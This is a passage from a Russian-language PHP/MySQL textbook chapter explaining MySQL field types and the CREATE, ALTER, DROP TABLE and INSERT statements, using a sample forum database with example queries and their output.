Указание кодировки приводит к созданию в каталоге базы данных файла db.opt следующего содержания:

```
default-character-set=utf8
default-collation=utf8
```

Выбор базы данных

Перед началом работы следует выбрать базу данных, к таблицам которой будет осуществляться обращение. Каждая клиентская программа решает эту задачу по-своему. Например, в консольном клиенте `mysql` выбрать новую базу данных можно при помощи команды `USE`.

```
USE test;
```

Если текущая база данных не выбрана, то обращение по умолчанию будет заканчиваться сообщением об ошибке "No database selected" ("База данных не выбрана").

> ***Замечание***
>
> Оператор `SHOW TABLES` выводит список таблиц в текущей базе данных.

```
SHOW TABLES;
ERROR 1046 (3D000): No database selected
```

Можно не выбирать текущую базу данных, однако при обращении к таблицам потребуется явное указание префикса базы данных, например, в следующем примере из таблицы `User` базы данных `mysql` извлекаются поля `User` и `Host`.

```
SELECT mysql.User.User, mysql.User.Host FROM mysql.User;
```

В результате явного обращения к базам данных SQL-запросы становятся достаточно громоздкими и менее гибкими, т. к. смена имени базы данных требует изменения SQL-запроса.

Типы полей

Далее мы перечислим большинство типов полей, которые могут применяться в MySQL. Их довольно много. Квадратными скобками, по традиции, мы будем помечать необязательные элементы — не набирайте их в своих программах!

Целые числа

Существует несколько разных типов целых чисел, различающихся количеством байтов данных, которые отводятся в базе данных для их хранения. Все эти типы разнятся только названиями и записываются (с некоторыми сокращениями) так:

префикс`INT [UNSIGNED]`

Необязательный флаг `UNSIGNED` задает, что будет создано поле для хранения беззнаковых чисел (больших или равных 0). Имена типов, в общем виде обозначенные здесь как *префикс*`INT`, приводятся в табл. 37.1.

Таблица 37.1. *Типы целочисленных данных MySQL*

Тип	Диапазон значений
`TINYINT`	От –128 до +127
`SMALLINT`	От –32 768 до 32 767
`MEDIUMINT`	От –8 388 608 до 8 388 607

Таблица 37.1 *(окончание)*

Тип	Диапазон значений
INT	От –2 147 483 648 до 2 147 483 647
BIGINT	От –9 223 372 036 854 775 808 до 9 223 372 036 854 775 807

Вещественные числа

Точно так же, как целые числа подразделяются в MySQL на несколько разновидностей, СУБД поддерживает и несколько типов дробных чисел. В общем виде они записываются так:

```
ИмяТипа[(length,decimals)] [UNSIGNED]
```

Здесь *length* — количество знакомест (ширина поля), в которых будет размещено дробное число при его передаче в PHP, а *decimals* — количество знаков после десятичной точки, которые будут учитываться. Как обычно, UNSIGNED задает беззнаковые числа. Строка *ИмяТипа* замещается предопределенными значениями, соответствующими возможным вариантам представления вещественных чисел (табл. 37.2).

Таблица 37.2. *Типы рациональных чисел в MySQL*

Тип	Описание
FLOAT	Число с плавающей точкой небольшой точности
DOUBLE	Число с плавающей точкой двойной точности
REAL	Синоним для DOUBLE
DECIMAL	Дробное число, хранящееся в виде строки
NUMERIC	Синоним для DECIMAL

Строки

Строки представляют собой массивы символов. Обычно при поиске по текстовым полям по запросу SELECT не берется в рассмотрение регистр символов, т. е. строки "Вася" и "ВАСЯ" считаются одинаковыми. Кроме того, если база данных настроена на автоматическую перекодировку текста при его помещении и извлечении *(см. далее)*, эти поля будут храниться в указанной вами кодировке.

Для начала давайте познакомимся с типом строки, которая может хранить не более *length* символов, где *length* принадлежит диапазону от 1 до 65 535.

```
VARCHAR(length) [BINARY]
```

При занесении некоторого значения в поле такого типа из него автоматически вырезаются концевые пробелы (как будто по вызову функции rtrim()). Если указан флаг BINARY, то при запросе SELECT строка будет сравниваться *с учетом* регистра. Тип VARCHAR неудобен тем, что способен хранить не более 65 535 символов. Если строка может быть длиннее, вместо него следует использовать другие текстовые типы, перечисленные в табл. 37.3.

Таблица 37.3. *Строковые типы данных таблиц MySQL*

Тип	Описание
TINYTEXT	Может хранить максимум 255 символов
TEXT	Может хранить не более 65 535 символов
MEDIUMTEXT	Может хранить максимум 16 777 215 символов
LONGTEXT	Может хранить 4 294 967 295 символов

Чаще всего применяется тип TEXT, но если вы не уверены, что данные будут всегда короче 65 536 байтов, используйте LONGTEXT.

Замечание

Слухи о том, что TEXT-типы занимают намного больше места на диске, чем аналогичные VARCHAR-поля, сильно преувеличены. Однако TEXT-поля в отличие от VARCHAR-полей хранятся отдельно от данных таблицы и в целом обрабатываются медленнее.

Бинарные данные

Бинарные данные — это почти то же самое, что и данные в формате TEXT, но только при поиске в них учитывается регистр символов ("abc" и "ABC" — разные строки). Всего имеется 4 типа бинарных данных (табл. 37.4).

Таблица 37.4. *Типы бинарных данных, используемые в MySQL*

Тип	Описание
TINYBLOB	Может хранить максимум 255 символов
BLOB	Может хранить не более 65 535 символов
MEDIUMBLOB	Может хранить максимум 16 777 215 символов
LONGBLOB	Может хранить 4 294 967 295 символов

Примечание

BLOB-данные характерны тем, что они всегда помещаются в базу данных и извлекаются оттуда в неизменном виде.

Дата и время

MySQL поддерживает несколько типов полей, специально приспособленных для хранения дат и времени в различных форматах (табл. 37.5).

Таблица 37.5. *Представление дат и времени в базах данных MySQL*

Тип	Описание
DATE	Дата в формате ГГГГ-ММ-ДД
TIME	Время в формате ЧЧ:ММ:СС
DATETIME	Дата и время в формате ГГГГ-ММ-ДД ЧЧ:ММ:СС

Таблица 37.5 *(окончание)*

Тип	Описание
TIMESTAMP	Дата и время в формате ГГГГ-ММ-ДД ЧЧ:ММ:СС. Значения в столбцах данного типа автоматически обновляются при выполнении операторов INSERT и UPDATE

Надо заметить, что в некоторых случаях в PHP будет проще самостоятельно генерировать дату и время при вставке данных в таблицу, а не задействовать встроенные в MySQL типы. Например, привлекательный с виду тип TIMESTAMP на деле оказывается довольно неудобным, потому что автоматически обновляется только первый TIMESTAMP-столбец таблицы. Впрочем, у MySQL есть целый ряд встроенных функций, которые позволяют преобразовывать дату и время в различные текстовые представления, но на практике их использование не всегда оправдано.

Перечисления

MySQL поддерживает еще несколько специфических типов данных, использовать которые в PHP, откровенно говоря, вряд ли целесообразно. Например, тип *перечисление* (ENUM) задает, что значение соответствующего поля может быть не любой строкой или числом, а только одним из нескольких указанных при создании таблицы значений: value1, value2 и т. д. Вот как выглядит имя типа перечисления:

```
ENUM(value1,value2,value3,...)
```

Множества

В отличие от всех остальных типов данных, множества означают, что в соответствующем поле может содержаться не одно, а сразу несколько значений (value1, value2 и т. д., т. е. множество значений). Формат задания данных такого типа имеет следующий вид:

```
SET(value1,value2,value3,...)
```

> ***Замечание***
>
> Значений во множестве может быть не сколько угодно, а не более 64. Иногда это ограничение сильно мешает. Поэтому чаще вместо SET-столбца организуют отдельную таблицу, количество строк в которой ничем не ограничено.

Модификаторы и флаги типов

К типу можно также присоединять модификаторы, которые задают его "поведение" и те операции, которые можно (или, наоборот, запрещено) выполнять с соответствующими столбцами. Самые распространенные из них сведены в табл. 37.6.

Таблица 37.6. *Основные модификаторы типов*

Модификатор	Описание
NOT NULL	Означает, что поле не может содержать *неопределенное значение* — в частности, поле обязательно должно быть инициализировано при вставке новой записи в таблицу (если не задано значение по умолчанию)

Таблица 37.6 *(окончание)*

Модификатор	Описание
PRIMARY KEY	Отражает, что поле является *первичным ключом*, т. е. идентификатором записи, на который можно ссылаться
AUTO_INCREMENT	При вставке новой записи поле получит уникальное значение, так что в таблице никогда не будут существовать два поля с одинаковыми номерами. (Мы поговорим об этом чуть позже.)
DEFAULT *'значение'*	Задает значение по умолчанию для поля, которое будет использовано, если при вставке записи поле не было проинициализировано явно

Создание и удаление таблиц

Оператор CREATE TABLE создает новую таблицу в выбранной базе данных и в простейшем случае имеет следующий синтаксис:

```
CREATE TABLE table_name [(create_definition, ...)]
```

Здесь *table_name* — имя создаваемой таблицы.

Создадим первую таблицу базы данных forum, которая называется authors и содержит различные данные о зарегистрированных посетителях форума: ник (name); пароль (passw); e-mail (email); Web-адрес сайта посетителя (url); номер ICQ (icq); сведения о посетителе (about); строку, содержащую путь к файлу фотографии посетителя (photo); время добавления запроса (putdate); последнее время посещения форума (last_time); статус посетителя (statususer) — является ли он модератором ('moderator'), администратором ('admin') или обычным посетителем ('user'). Кроме перечисленных полей в таблице имеется поле id, представляющее собой первичный ключ таблицы.

SQL-запрос, создающий таблицу authors, приведен в листинге 37.1. Обратите внимание, что поля, в которых хранятся короткие строки (имя пользователя, его пароль, e-mail, ICQ и т. п.), имеют тип данных TINYTEXT, позволяющий вводить не более 256 символов, тогда как под адрес домашней страницы и сообщение о себе выделяется поле с типом данных TEXT, способное содержать уже 65 536 символов.

> ***Замечание***
>
> Не следует экономить, поскольку разница между TEXT и TINYTEXT составляет всего один байт. Так как эти поля обладают плавающим размером, информация не будет занимать лишней памяти.

Листинг 37.1. Создание таблицы authors базы данных forum. Файл authors.sql

```
CREATE TABLE authors (
   id INT(11) NOT NULL AUTO_INCREMENT,
   name TINYTEXT,
   passw TINYTEXT,
   email TINYTEXT,
   url TEXT,
   icq TINYTEXT,
```

```
   about TEXT,
   photo TINYTEXT,
   putdate DATETIME DEFAULT NULL,
   last_time DATETIME DEFAULT NULL,
   themes INT(10) DEFAULT NULL,
   statususer ENUM('user','moderator','admin') NOT NULL default 'user',
   PRIMARY KEY (id)
);
```

Выполнив SQL-команду `SHOW TABLES`, можно убедиться, что таблица `authors` успешно создана.

```
SHOW TABLES;
+-----------------+
| Tables_in_forum |
+-----------------+
| authors         |
+-----------------+
```

Аналогичным образом создадим еще несколько необходимых для работы форума таблиц. Следующей по порядку идет таблица `forums`, в которой содержатся данные о разделах форума.

> ***Замечание***
>
> Для удобства на форуме может быть создано несколько различных разделов. К примеру, на форуме, посвященном языкам программирования, чтобы не смешивать темы, относящиеся к различным языкам, имеет смысл создать следующие разделы: C++, PHP, Java и т. д.

В таблице `forums` присутствуют следующие поля: первичный ключ (`id`); название раздела (`name`); правила форума (`rule`); краткое описание форума (`logo`); порядковый номер (`pos`) и флаг (`hide`), принимающий значение `'hide'`, если форум скрытый, и `'show'`, если он общедоступен.

SQL-запрос, создающий таблицу `forums`, приведен в листинге 37.2.

Листинг 37.2. Создание таблицы `forums`. Файл forums.sql

```
CREATE TABLE forums (
  id INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT,
  rule TEXT,
  logo TINYTEXT,
  pos INT(11) DEFAULT NULL,
  hide ENUM('show','hide') NOT NULL DEFAULT 'show',
  PRIMARY KEY (id)
);
```

Структура форума может быть следующей: имеется список разделов, переход по которому приводит посетителя к списку тем раздела. При переходе по теме посетитель приходит к обсуждению этой темы, состоящему из сообщений других посетителей.

Теперь создадим таблицу `themes`, содержащую темы форума (листинг 37.3).

Листинг 37.3. Создание таблицы `themes`. Файл themes.sql

```
CREATE TABLE themes (
  id INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT,
  author TINYTEXT,
  id_author INT(11) DEFAULT NULL,
  hide ENUM('show','hide') NOT NULL DEFAULT 'show',
  putdate DATETIME DEFAULT NULL,
  forum_id INT(11) default NULL,
  PRIMARY KEY (id)
);
```

В таблице `themes` присутствуют следующие поля: первичный ключ (`id`); название темы (`name`); автор темы (`author`); внешний ключ к таблице авторов (`author_id`); флаг (`hide`), принимающий значение `'hide'`, если тема скрыта, и `'show'`, если она отображается (это поле необходимо для модерирования); время добавления темы (`putdate`); внешний ключ к таблице форумов (`forum_id`), для того чтобы определить, к какому разделу форума относится данная тема.

Таблица `themes` нормализована только частично; она содержит два внешних ключа: `author_id` и `forum_id` для таблиц посетителей и списка форумов, в то же время в ней дублируется имя автора `author`, присутствующее также в таблице посетителей `authors` под именем `name`. Этот случай является примером умышленной денормализации, необходимой для избежания запроса таблицы авторов всякий раз при выводе списка тем и их авторов, что позволяет обеспечить приемлемую скорость работы форума.

Создадим последнюю таблицу `posts`, в которой будут храниться сообщения (листинг 37.4).

Листинг 37.4. Создание таблицы `posts`. Файл posts.sql

```
CREATE TABLE posts (
  id INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT,
  url TEXT,
  file TINYTEXT,
  author TINYTEXT,
  author_id INT(11) DEFAULT NULL,
  hide ENUM('show','hide') NOT NULL DEFAULT 'show',
  putdate DATETIME DEFAULT NULL,
  parent_post INT(11) DEFAULT NULL,
  theme_id INT(11) DEFAULT NULL,
  PRIMARY KEY (id)
);
```

В таблице `posts` присутствуют следующие поля: первичный ключ (`id`); тело сообщения (`name`); необязательная ссылка на ресурс, которую автор сообщения может ввести при

добавлении сообщения (url); путь к файлу, прикрепляемому к сообщению (file); имя автора (author); внешний ключ к таблице авторов (author_id); флаг (hide), принимающий значение 'hide', если сообщение скрытое, и 'show', если он отображается (это поле необходимо для модерирования); время добавления сообщения (putdate); сообщение, ответом на которое является данное сообщение (parent_post): если это первое сообщение в теме, то поле равно 0; внешний ключ к теме (theme_id), указывающий, к какой теме относится сообщение.

Убедимся, что все таблицы успешно созданы, выполнив команду SHOW TABLES.

```
SHOW TABLES;
+-----------------+
| Tables_in_forum |
+-----------------+
| authors         |
| forums          |
| posts           |
| themes          |
+-----------------+
```

Оператор DESCRIBE показывает структуру созданных таблиц и имеет следующий синтаксис:

```
DESCRIBE table_name
```

Здесь *table_name* — имя таблицы, структура которой запрашивается.

> ***Замечание***
>
> Оператор DESCRIBE не входит в стандарт SQL и является внутренней командой СУБД MySQL.

Просмотреть структуру таблицы forums можно, выполнив SQL-запрос.

```
DESCRIBE forums;
+-------+---------------------+------+-----+---------+----------------+
| Field | Type                | Null | Key | Default | Extra          |
+-------+---------------------+------+-----+---------+----------------+
| id    | int(11)             | NO   | PRI | NULL    | auto_increment |
| name  | tinytext            | YES  |     | NULL    |                |
| rule  | text                | YES  |     | NULL    |                |
| logo  | tinytext            | YES  |     | NULL    |                |
| pos   | int(11)             | YES  |     | NULL    |                |
| hide  | enum('show','hide') | NO   |     | show    |                |
+-------+---------------------+------+-----+---------+----------------+
```

Изменить структуру таблицы позволяет оператор ALTER TABLE. С его помощью можно добавлять и удалять столбцы, создавать и уничтожать индексы, переименовывать столбцы и саму таблицу. Оператор имеет следующий синтаксис:

```
ALTER TABLE table_name alter_spec
```

Наиболее часто используемые значения параметра *alter_spec* приводятся в табл. 37.7.

Таблица 37.7. *Основные преобразования, выполняемые оператором* `ALTER TABLE`

Синтаксис	Описание
`ADD fld [FIRST|AFTER column]`	Добавляет новый столбец. `fld` представляет собой название нового столбца и его тип. Конструкция `FIRST` добавляет новый столбец перед столбцом `column`; конструкция `AFTER` — после него. Если место добавления не указано, столбец добавляется в конец таблицы
`ADD INDEX [name] (col,...)`	Добавляет индекс `name` для столбца `col`. Если имя индекса `name` не указывается, ему присваивается имя, совпадающее с именем столбца `col`
`ADD PRIMARY KEY (col,...)`	Делает столбец `col` или группу столбцов первичным ключом таблицы
`CHANGE old new type`	Заменяет столбец с именем `old` на столбец с именем `new` и типом `type`
`DROP col`	Удаляет столбец с именем `col`
`DROP PRIMARY KEY`	Удаляет первичный ключ таблицы
`DROP INDEX name`	Удаляет индекс `name`

Добавим в таблицу `forums` новый столбец `test`, разместив его после столбца `name`.

```
ALTER TABLE forums ADD test int(10) AFTER name;
DESCRIBE forums;
+-------+---------------------+------+-----+---------+----------------+
| Field | Type                | Null | Key | Default | Extra          |
+-------+---------------------+------+-----+---------+----------------+
| id    | int(11)             | NO   | PRI | NULL    | auto_increment |
| name  | tinytext            | YES  |     | NULL    |                |
| test  | int(10)             | YES  |     | NULL    |                |
| rule  | text                | YES  |     | NULL    |                |
| logo  | tinytext            | YES  |     | NULL    |                |
| pos   | int(11)             | YES  |     | NULL    |                |
| hide  | enum('show','hide') | NO   |     | show    |                |
+-------+---------------------+------+-----+---------+----------------+
```

Переименуем созданный столбец `test` в текстовый столбец `new_test`.

```
ALTER TABLE forums CHANGE test new_test TEXT;
DESCRIBE forums;
+----------+---------------------+------+-----+---------+----------------+
| Field    | Type                | Null | Key | Default | Extra          |
+----------+---------------------+------+-----+---------+----------------+
| id       | int(11)             | NO   | PRI | NULL    | auto_increment |
| name     | tinytext            | YES  |     | NULL    |                |
| new_test | text                | YES  |     | NULL    |                |
| rule     | text                | YES  |     | NULL    |                |
| logo     | tinytext            | YES  |     | NULL    |                |
| pos      | int(11)             | YES  |     | NULL    |                |
| hide     | enum('show','hide') | NO   |     | show    |                |
+----------+---------------------+------+-----+---------+----------------+
```

При изменении только типа столбца указание имени все равно необходимо, хотя в этом случае оно будет фактически повторяться.

```
ALTER TABLE forums CHANGE new_test new_test INT(5) NOT NULL;
DESCRIBE forums;
+----------+---------------------+------+-----+---------+----------------+
| Field    | Type                | Null | Key | Default | Extra          |
+----------+---------------------+------+-----+---------+----------------+
| id       | int(11)             | NO   | PRI | NULL    | auto_increment |
| name     | tinytext            | YES  |     | NULL    |                |
| new_test | int(5)              | NO   |     | NULL    |                |
| rule     | text                | YES  |     | NULL    |                |
| logo     | tinytext            | YES  |     | NULL    |                |
| pos      | int(11)             | YES  |     | NULL    |                |
| hide     | enum('show','hide') | NO   |     | show    |                |
+----------+---------------------+------+-----+---------+----------------+
```

Теперь удалим столбец `new_test`.

```
ALTER TABLE forums DROP new_test;
DESCRIBE forums;
+-------+---------------------+------+-----+---------+----------------+
| Field | Type                | Null | Key | Default | Extra          |
+-------+---------------------+------+-----+---------+----------------+
| id    | int(11)             | NO   | PRI | NULL    | auto_increment |
| name  | tinytext            | YES  |     | NULL    |                |
| rule  | text                | YES  |     | NULL    |                |
| logo  | tinytext            | YES  |     | NULL    |                |
| pos   | int(11)             | YES  |     | NULL    |                |
| hide  | enum('show','hide') | NO   |     | show    |                |
+-------+---------------------+------+-----+---------+----------------+
```

Оператор `DROP TABLE` предназначен для удаления одной или нескольких таблиц:

```
DROP TABLE table_name [ , table_name,...]
```

Например, для удаления таблицы `forums` необходимо выполнить следующий SQL-запрос:

```
DROP TABLE forums;
```

Вставка числовых значений в таблицу

Для вставки записи в таблицу предназначен оператор `INSERT`. Однострочный оператор `INSERT` может использоваться в нескольких формах. Упрощенный синтаксис первой формы выглядит следующим образом:

```
INSERT [IGNORE] [INTO] tbl [(col_name,...)] VALUES (expression,...)
```

> ***Замечание***
>
> При описании синтаксиса операторов ключевые слова, которые не являются обязательными и могут быть опущены, заключаются в квадратные скобки.

Создадим таблицу `tbl`, состоящую из двух числовых столбцов: `id`, который по умолчанию будет иметь значение 5, и `cat_id`, который будет принимать по умолчанию значение `NULL` (листинг 37.5).

Листинг 37.5. Таблица `tbl`. Файл tbl.sql

```
CREATE TABLE tbl (
  id INT(11) NOT NULL DEFAULT '5',
  cat_id INT(11) DEFAULT NULL
);
```

Существует несколько вариантов использования оператора `INSERT`, каждый из которых приводит к вставке новой записи (листинг 37.6).

Листинг 37.6. Вставка записей при помощи оператора `INSERT`. Файл tbl_insert.sql

```
INSERT INTO tbl VALUES (10, 20);
INSERT INTO tbl (cat_id, id) VALUES (10, 20);
INSERT INTO tbl (id) VALUES (30);
INSERT INTO tbl () VALUES ();
```

Проверить результат вставки новых записей в таблицу можно при помощи оператора `SELECT`, синтаксис которого подробно разбирается далее в этой главе.

```
SELECT * FROM tbl;
+----+--------+
| id | cat_id |
+----+--------+
| 10 |     20 |
| 20 |     10 |
| 30 |   NULL |
|  5 |   NULL |
+----+--------+
```

Рассмотрим различные формы оператора `INSERT` из листинга 37.6 более подробно. Первая форма оператора `INSERT` вставляет в таблицу `tbl` запись (10, 20), столбцы получают значения по порядку из круглых скобок, следующих за ключевым словом `VALUES`. Если значений в круглых скобках будет больше или меньше, чем столбцов в таблице, то сервер MySQL вернет ошибку "Column count doesn't match value count at row 1" ("Не совпадает количество значений и столбцов в запросе").

Порядок занесения значений в запись можно изменять. Для этого следует задать порядок следования столбцов в дополнительных круглых скобках после имени таблицы. В листинге 37.6 второй оператор `INSERT` меняет порядок занесения значений: первое значение получает второй столбец `cat_id`, а второе значение — первый столбец `id`.

Часть столбцов можно опускать из списка — в этом случае они получают значение по умолчанию. В листинге 37.6 в третьем операторе заполняется лишь поле `id`, при этом поле `id_cat` получает значение по умолчанию — `NULL`. Четвертый оператор вообще не содержит значений, в этом случае все столбцы таблицы `tbl` получат значения по умол-

чанию, которые определяет ключевое слово DEFAULT (см. листинг 37.5). Эффекта последнего оператора можно добиться, если использовать вместо значений ключевое слово DEFAULT. В следующем примере оба оператора эквивалентны:

```
INSERT INTO tbl () VALUES ();
INSERT INTO tbl (id, id_cat) VALUES (DEFAULT, DEFAULT);
```

Приведенная в листинге 37.6 форма оператора INSERT является стандартной и поддерживается всеми СУБД, которые реализуют стандарт SQL. Однако СУБД MySQL поддерживает альтернативный синтаксис оператора INSERT.

```
INSERT INTO tbl SET id = 40, id_cat = 50;
INSERT INTO tbl SET id = 50;
```

Как видно из примера, значения присваиваются столбцам при помощи ключевого слова SET; не указанные в операторе столбцы принимают значение по умолчанию.

Вставка строковых значений в таблицу

Создадим таблицу категорий товаров catalogs, которая будет содержать два столбца: числовой столбец catalog_id и текстовый столбец name (листинг 37.7).

Листинг 37.7. Создание таблицы catalogs. Файл catalogs.sql

```
CREATE TABLE catalogs (
  catalog_id int(11) NOT NULL,
  name tinytext NOT NULL
);
```

Добавить новую запись в таблицу catalogs можно при помощи запроса, представленного ниже.

```
INSERT INTO catalogs VALUES (1, 'Процессоры');
SELECT * FROM catalogs;
+------------+------------+
| catalog_id | name       |
+------------+------------+
|          1 | Процессоры |
+------------+------------+
```

Как видно из примера, в таблицу catalogs добавилась новая запись с первичным ключом catalogs_id, равным единице, и значением поля name — "Процессоры". Строковые значения необходимо помещать в кавычки, в то время как числовые значения допускается использовать без них.

Вместо одиночных кавычек можно использовать двойные кавычки. Когда в текстовое поле необходимо вставить строку, содержащую двойные кавычки, можно использовать для обрамления строки одиночные кавычки, и наоборот.

```
INSERT INTO catalogs VALUES (2, "Память");
SELECT * FROM catalogs;
```

```
+------------+------------+
| catalog_id | name       |
+------------+------------+
|          1 | Процессоры |
|          2 | Память     |
+------------+------------+
```

В некоторых случаях (например, при использовании одинаковых кавычек в качестве обрамляющих и внутри вводимой строки) следует прибегнуть к экранированию внутренних кавычек, т. е. помещению символа \ перед кавычками, включенными в строку.

> ***Замечание***
>
> При помещении в базу данных текста, набранного пользователем, всегда следует экранировать кавычки, для того чтобы предотвратить возникновение ошибки и атаку SQL-инъекцией.

```
INSERT INTO catalogs VALUES (3, "Память \"DDR\"");
SELECT * FROM catalogs;
+------------+--------------+
| catalog_id | name         |
+------------+--------------+
|          1 | Процессоры   |
|          2 | Память       |
|          3 | Память "DDR" |
+------------+--------------+
```

Вставка календарных значений

В общем случае вставка календарных значений мало чем отличается от вставки строк, однако этот тип данных не случайно рассматривают как отдельный класс. Создадим таблицу `tbl`, которая будет содержать числовое поле `id` и два календарных поля: `putdate` типа `DATETIME` и `lastdate` типа `DATE`.

```
CREATE TABLE tbl (
  id INT(11) NOT NULL,
  putdate DATETIME NOT NULL,
  lastdate DATE NOT NULL
);
```

Далее приводится пример вставки записи в таблицу, содержащую столбцы календарного типа:

```
INSERT INTO tbl VALUES (1, '2016-01-03 0:00:00', '2016-01-03');
SELECT * FROM tbl;
+----+---------------------+------------+
| id | putdate             | lastdate   |
+----+---------------------+------------+
|  1 | 2016-01-03 00:00:00 | 2016-01-03 |
+----+---------------------+------------+
```

Если столбцу передается "лишняя" информация, то она отбрасывается. Даже если в столбец типа `DATE` передаются часы, минуты и секунды, в столбец попадает только информация о дате.

```
INSERT INTO tbl VALUES (2, '2016-01-03 0:00:00', '2016-01-03 0:00:00');
SELECT * FROM tbl;
+----+---------------------+------------+
| id | putdate             | lastdate   |
+----+---------------------+------------+
|  1 | 2016-01-03 00:00:00 | 2016-01-03 |
|  2 | 2016-01-03 00:00:00 | 2016-01-03 |
+----+---------------------+------------+
```

Зачастую календарные поля предназначены для того, чтобы пометить момент вставки записи в базу данных. Для получения текущего времени удобно воспользоваться встроенной функцией MySQL — `NOW()`. Далее при помощи функции `NOW()` в таблицу `tbl` вставляется запись с текущей временной меткой.

```
INSERT INTO tbl VALUES (3, NOW(), NOW());
SELECT * FROM tbl;
+----+---------------------+------------+
| id | putdate             | lastdate   |
+----+---------------------+------------+
|  1 | 2016-01-03 00:00:00 | 2016-01-03 |
|  2 | 2016-01-03 00:00:00 | 2016-01-03 |
|  3 | 2016-01-03 15:03:33 | 2016-01-03 |
+----+---------------------+------------+
```

Вычисление текущего времени в рамках одного SQL-запроса производится только один раз, сколько бы раз они не вызывались на протяжении данного запроса. Это приводит к тому, что временное значение в рамках всего запроса остается постоянным.

Для получения сдвига даты относительно текущей можно прибавлять и вычитать интервалы. Для этого используется ключевое слово `INTERVAL`, после которого следует временной интервал. В поле `putdate` помещается дата, эквивалентная началу 2016 года за вычетом 3 недель, а в поле `lastdate` — дата, равная текущей плюс 3 месяца.

```
INSERT INTO tbl
VALUES (4, '2016-01-01 0:00:00' - INTERVAL 3 WEEK,
           NOW() + INTERVAL 3 MONTH);
SELECT * FROM tbl;
+----+---------------------+------------+
| id | putdate             | lastdate   |
+----+---------------------+------------+
|  1 | 2016-01-03 00:00:00 | 2016-01-03 |
|  2 | 2016-01-03 00:00:00 | 2016-01-03 |
|  3 | 2016-01-03 15:03:33 | 2016-01-03 |
|  4 | 2015-12-11 00:00:00 | 2016-04-03 |
+----+---------------------+------------+
```

Как видно из примера выше, интервалы могут быть различного типа. Полный список допустимых интервалов приводится в табл. 37.8.

Таблица 37.8. *Типы временных интервалов*

Тип	Описание	Формат ввода
MICROSECOND	Микросекунды	xxxxxx
SECOND	Секунды	ss
MINUTE	Минуты	mm
HOUR	Часы	hh
DAY	Дни	DD
WEEK	Недели	WW
MONTH	Месяцы	MM
QUARTER	Квартал	QQ
YEAR	Год	YY
SECOND_MICROSECOND	Секунды и микросекунды	'ss.xxxxxx'
MINUTE_MICROSECOND	Минуты, секунды и микросекунды	'mm:ss.xxxxxx'
MINUTE_SECOND	Минуты и секунды	'mm:ss'
HOUR_MICROSECOND	Часы, минуты, секунды и микросекунды	'hh:mm:ss.xxxxxx'
HOUR_SECOND	Часы, минуты и секунды	'hh:mm:ss'
HOUR_MINUTE	Часы и минуты	'hh:mm'
DAY_MICROSECOND	Дни, часы, минуты, секунды и микросекунды	'DD hh:mm:ss.xxxxxx'
DAY_SECOND	Дни, часы, минуты и секунды	'DD hh:mm:ss'
DAY_MINUTE	Дни, часы и минуты	'DD hh:mm'
DAY_HOUR	Дни и часы	'DD hh'
YEAR_MONTH	Года и месяцы	'YY-MM'

Вставка уникальных значений

Первичный ключ таблицы (PRIMARY KEY) или столбец, индексированный уникальным индексом (UNIQUE), не могут иметь повторяющихся значений. Вставка записи со значением, уже имеющимся в таблице, приводит к возникновению ошибки (листинг 37.8).

Листинг 37.8. Значения первичного ключа должны быть уникальными. Файл pri.sql

```
CREATE TABLE tbl (
  id INT(11) NOT NULL,
  name TINYTEXT NOT NULL,
  PRIMARY KEY (id)
);
INSERT INTO tbl VALUES (1, 'Видеоадаптеры');
INSERT INTO tbl VALUES (1, 'Видеоадаптеры');
ERROR 1062 (23000): Duplicate entry '1' for key 1
```

Если необходимо, чтобы новые записи с дублирующим ключом отбрасывались без генерации ошибки, следует добавить после оператора INSERT ключевое слово IGNORE.

```
INSERT IGNORE INTO tbl VALUES (1, 'Видеоадаптеры');
SELECT * FROM tbl;
+----+---------------+
| id | name          |
+----+---------------+
|  1 | Видеоадаптеры |
+----+---------------+
```

Как видно из примера выше, генерация ошибки не происходит, тем не менее, новая запись также не добавляется.

Механизм *AUTO_INCREMENT*

При добавлении новой записи с уникальными индексами выбор такого уникального значения может быть непростой задачей. Для того чтобы не осуществлять дополнительный запрос, направленный на выявление максимального значения первичного ключа для создания нового уникального значения, в MySQL введен механизм его автоматической генерации. Для этого следует снабдить первичный ключ атрибутом AUTO_INCREMENT, после чего при создании новой записи достаточно передать данному столбцу в качестве значения NULL или 0 — поле автоматически получит значение, равное максимальному значению в столбце, плюс единица. В листинге 37.9 создается таблица tbl, состоящая из первичного ключа id и текстового поля name. Первичный ключ id снабжен атрибутом AUTO_INCREMENT.

Листинг 37.9. Действие механизма AUTO_INCREMENT. Файл auto.sql

```
CREATE TABLE tbl (
  id INT(11) NOT NULL AUTO_INCREMENT,
  name TINYTEXT NOT NULL,
  PRIMARY KEY (id)
);
INSERT INTO tbl VALUES (NULL, 'Процессоры');
INSERT INTO tbl VALUES (NULL, 'Материнские платы');
INSERT INTO tbl VALUES (NULL, 'Видеоадаптеры');
SELECT * FROM tbl;
+----+-------------------+
| id | name              |
+----+-------------------+
|  1 | Процессоры        |
|  2 | Материнские платы |
|  3 | Видеоадаптеры     |
+----+-------------------+
```

Многострочный оператор *INSERT*

Многострочный оператор INSERT совпадает по форме с однострочным оператором. В нем используется ключевое слово VALUES, после которого добавляется не один, а не-

сколько списков *expression*. В листинге 37.10 добавляются сразу пять записей при помощи одного оператора INSERT.

> ***Замечание***
>
> Как и в однострочной версии оператора INSERT, допускается использование ключевого слова IGNORE для игнорирования записей, значения уникальных индексов которых совпадают с одним из уже имеющихся в таблице значений.

Листинг 37.10. Многострочный оператор INSERT. Файл multi_insert.sql

```
CREATE TABLE catalogs (
  catalog_id int(11) NOT NULL AUTO_INCREMENT,
  name tinytext NOT NULL,
  PRIMARY KEY (catalog_id)
);
INSERT INTO catalogs VALUES (NULL, 'Процессоры'),
(NULL, 'Материнские платы'),
(NULL, 'Видеоадаптеры'),
(NULL, 'Жесткие диски'),
(NULL, 'Оперативная память');
```

Как и в случае однострочного варианта, допускается изменять порядок и состав списка добавляемых значений.

```
INSERT INTO catalogs (name) VALUES ('Процессоры'),
('Материнские платы'),
('Видеоадаптеры'),
('Жесткие диски'),
('Оперативная память');
```

Удаление данных

Время от времени возникает задача удаления записей из базы данных, для которой предназначены следующие два оператора:

- DELETE — удаление всех или части записей из таблицы;
- TRUNCATE TABLE — удаление всех записей из таблицы.

Оператор DELETE имеет следующий синтаксис:

```
DELETE FROM tbl
WHERE where_definition
ORDER BY ...
LIMIT rows
```

Оператор удаляет из таблицы *tbl* записи, удовлетворяющие условию *where_definition*.

